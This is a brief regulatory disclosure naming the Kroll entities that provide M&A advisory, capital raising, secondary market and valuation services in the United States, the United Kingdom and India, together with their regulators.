M&A advisory, capital raising and secondary market advisory services in the United States are provided by Kroll Securities, LLC (member FINRA/SIPC). M&A advisory, capital raising and secondary market advisory services in the United Kingdom are provided by Kroll Securities Ltd., which is authorized and regulated by the Financial Conduct Authority (FCA). Valuation Advisory Services in India are provided by Kroll Advisory Private Limited (formerly, Duff & Phelps India Private Limited), under a category 1 merchant banker license issued by the Securities and Exchange Board of India.